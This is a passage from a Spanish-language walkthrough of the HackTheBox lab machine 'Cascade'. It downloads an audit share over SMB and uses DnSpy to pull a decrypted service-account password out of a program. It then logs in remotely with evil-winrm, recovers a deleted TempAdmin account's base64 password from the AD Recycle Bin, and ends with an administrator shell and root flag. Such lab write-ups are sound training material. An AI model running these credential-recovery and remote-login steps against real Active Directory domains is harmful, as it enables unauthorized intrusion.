[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#mkdir audit
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#cd audit/
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade/audit]
#smbclient \\\\10.10.10.182\\Audit$ -U s.smith
Enter WORKGROUP\\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \\CascAudit.exe of size 13312 as CascAudit.exe (27,7 KiloBytes/sec) (average 27,7 KiloBytes/sec)
getting file \\CascCrypto.dll of size 12288 as CascCrypto.dll (28,8 KiloBytes/sec) (average 28,2 KiloBytes/sec)
getting file \\DB\\Audit.db of size 24576 as Audit.db (57,8 KiloBytes/sec) (average 37,6 KiloBytes/sec)
getting file \\RunAudit.bat of size 45 as RunAudit.bat (0,1 KiloBytes/sec) (average 28,6 KiloBytes/sec)
getting file \\System.Data.SQLite.dll of size 363520 as System.Data.SQLite.dll (462,2 KiloBytes/sec) (average 162,6 KiloBytes/sec)
getting file \\System.Data.SQLite.EF6.dll of size 186880 as System.Data.SQLite.EF6.dll (51,1 KiloBytes/sec) (average 96,8 KiloBytes/sec)
getting file \\x64\\SQLite.Interop.dll of size 1639936 as SQLite.Interop.dll (175,2 KiloBytes/sec) (average 144,0 KiloBytes/sec)
getting file \\x86\\SQLite.Interop.dll of size 1246720 as SQLite.Interop.dll (231,9 KiloBytes/sec) (average 166,5 KiloBytes/sec)
smb: \>

```

Analizando los archivos descargados, vemos en el archivo RunAudit.bat el comando que está ejecutando para realizar iniciar con la auditoría.

```

[root@parrot]-[/home/ethicalhackingcop/Desc]
#cat RunAudit.bat
CascAudit.exe "\\CASC-DC1\\Audit$\\DB\\Audit.db"

```

Así que enviaremos todo el contenido descargado a un pc windows y vamos a trabajar todo el entorno ahí. Lo primero que haremos es ejecutar el .exe para ver si requiere de parámetros y analizar los mensajes que retorne.

```

C:\Users\EthicalHCOP\Downloads\audit>CascAudit.exe
Invalid number of command line args specified. Must specify database path only

```

Como vimos en el comando bat y como nos lo indica en el mensaje anterior, se requiere un parámetro que pertenece a la ruta del archivo de base de datos.

```

C:\Users\EthicalHCOP\Downloads\audit>CascAudit.exe DB\\Audit.db

Excepción no controlada: System.Runtime.InteropServices.COMException: El dominio especificado no existe o no se pudo poner en contacto con él.


    en System.DirectoryServices.DirectoryEntry.Bind(Boolean throwIfFail)
    en System.DirectoryServices.DirectoryEntry.Bind()
    en System.DirectoryServices.DirectoryEntry.get_AdsObject()
    en System.DirectoryServices.PropertyValueCollection.PopulateList()
    en System.DirectoryServices.PropertyValueCollection..ctor(DirectoryEntry entry, String propertyName)
    en System.DirectoryServices.PropertyCollection.get_Item(String propertyName)
    en System.DirectoryServices.DirectoryEntry.Bind(Boolean throwIfFail)
    en System.DirectoryServices.DirectoryEntry.Bind()
    en System.DirectoryServices.DirectoryEntry.get_AdsObject()
    en System.DirectoryServices.DirectorySearcher.FindAll(Boolean findMoreThanOne)

    en CascAudiot.MainModule.Main()


```

Sin embargo, al mandar la ruta del archivo de base de datos, obtenemos otro error pero ya en la ejecución del archivo .exe


Al igual que como lo hicimos en la maquina Nest, podemos analizar el archivo .exe mediante la herramienta DnSpy.




En el análisis del código, vemos una línea en donde en una variable se está guardando el resultado de la decodificación de una contraseña. Así que podremos un punto de interrupción en esta línea y haremos un debugging del programa.



Como configuración del debugger, solo configuraremos los argumentos en donde indicaremos la ruta del archivo .db y daremos aceptar para iniciar el debug.



El primer paso del debugger nos resaltar  la l nea en donde pusimos el punto de interrupci n, en la parte inferior de DnSpy veremos los valores que est n siendo enviados a la funci n para decodear la contrase a.




The screenshot shows the DnSpy interface with a breakpoint set at line 44. The code is as follows:

```
40 str2 = Conversions.ToString(sqliteDataReader["Domain"]);
41 string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
42 try
43 {
44     password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
45 }
46 catch (Exception ex)
```

The Locales window shows the following variables and their values:

Nombre	Valor
sqliteConnection	{System.Data.SQLite.SQLiteConnection}
str	"ArkSvc"
password	""
str2	"cascade.local"
num	0x00000000
sqliteCommand	{System.Data.SQLite.SQLiteCommand}
sqliteDataReader	{System.Data.SQLite.SQLiteDataReader}
encryptedString	"BQO5I5Kj9MdErXx6Q6AGOW=="

El siguiente paso del debugger nos situar  en el final de la funci n que estaba ejecutando, mirando nuevamente el cuadro de los valores veremos que la variable password ya contiene un valor, en este caso la contrase a decodificada.



The screenshot shows the DnSpy interface with a breakpoint set at line 51. The code is as follows:

```
43 {
44     password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
45 }
46 catch (Exception ex)
47 {
48     Console.WriteLine("Error decrypting password: " + ex.Message);
49     return;
50 }
51 }
52 }
53 sqliteConnection.Close();
54 }
55 catch (Exception ex?)
```

The Locales window shows the following variables and their values:

Nombre	Valor
CascCrypto.Crypto.DecryptString devuelto	"w3lc0meFr31nd\0\0\0"
sqliteConnection	{System.Data.SQLite.SQLiteConnection}
str	"ArkSvc"
password	"w3lc0meFr31nd\0\0\0"
str2	"cascade.local"
num	0x00000000
sqliteCommand	{System.Data.SQLite.SQLiteCommand}
sqliteDataReader	{System.Data.SQLite.SQLiteDataReader}
encryptedString	"BQO5I5Kj9MdErXx6Q6AGOW=="

Por lo que podremos probar la veracidad de las credenciales ingres ndolas directamente en el evil-winrm y obtener un acceso al servidor a nombre de este usuario.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lc0meFr31nd

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

Recuerdan la nota anterior en la que el usuario con el que estamos ahora hizo unas acciones en el recycle bin del AD. Mirando los grupos a los que este usuario pertenece, vemos exactamente el mismo grupo "AD Recycle Bin".

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type
Attributes
=====
Everyone                                     Well-known group
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                         Well-known group
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group
Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                           Alias
Mandatory group, Enabled by default, Enabled group, Local Gro
CASCADE\IT                                   Alias
Mandatory group, Enabled by default, Enabled group, Local Gro
CASCADE\AD Recycle Bin                       Alias
Mandatory group, Enabled by default, Enabled group, Local Gro
CASCADE\Remote Management Users             Alias
Mandatory group, Enabled by default, Enabled group, Local Gro
NT AUTHORITY\NTLM Authentication             Well-known group
```

Buscando en google como podria obtener los datos borrados, nos encontramos con varios comandos pero que a la final , cumplen con el objetivo de extraer los datos eliminados .

<https://blog.stealthbits.com/active-directory-object-recovery-recycle-bin/>

<https://ss64.com/ps/get-adobject.html>

<https://docs.microsoft.com/en-us/powershell/module/addsadministration/get-adobject?view=win10-ps>

```
Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"'  
-includeDeletedObjects -Properties *
```

```
Get-ADObject -ldapFilter:"(msDS-LastKnownRDN=*)" -IncludeDeletedObjects  
-Properties *
```

```
Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects  
-Properties *
```

Una vez ejecutado cualquiera de los comandos anteriores, vamos a obtener el mismo campo visto anteriormente en el `ldapsearch` "cascadeLegacyPwd" con la contraseña del usuario TempAdmin, la cual es la misma que el usuario administrador.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects -Properties *  
  
accountExpires           : 9223372036854775807  
badPasswordTime          : 0  
badPwdCount               : 0  
CanonicalName            : cascade.local/Deleted Objects/TempAdmin  
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059  
cascadeLegacyPwd         : YmFDVDNyMWFOMDBkbGVz  
CN                       : TempAdmin  
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059  
codePage                 : 0  
countryCode              : 0  
Created                  : 1/27/2020 3:23:08 AM  
createTimeStamp          : 1/27/2020 3:23:08 AM  
Deleted                  : True  
Description              :  
DisplayName              : TempAdmin  
DistinguishedName        : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
```

Así que por último, decodificamos el base64 y nos logueamos en el sistema como administrador.

```
[root@parrot]--[home/ethicalhackingcop/Desca  
#echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d  
baCT3r1aN00dles [root@parrot]--[home/ethicalh
```

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/cascade]
#evil-winrm -i 10.10.10.182 -u administrator -p baCT3r1aN00dles

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
cd *Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
5b6f1e0740002e0e05606673601334e
```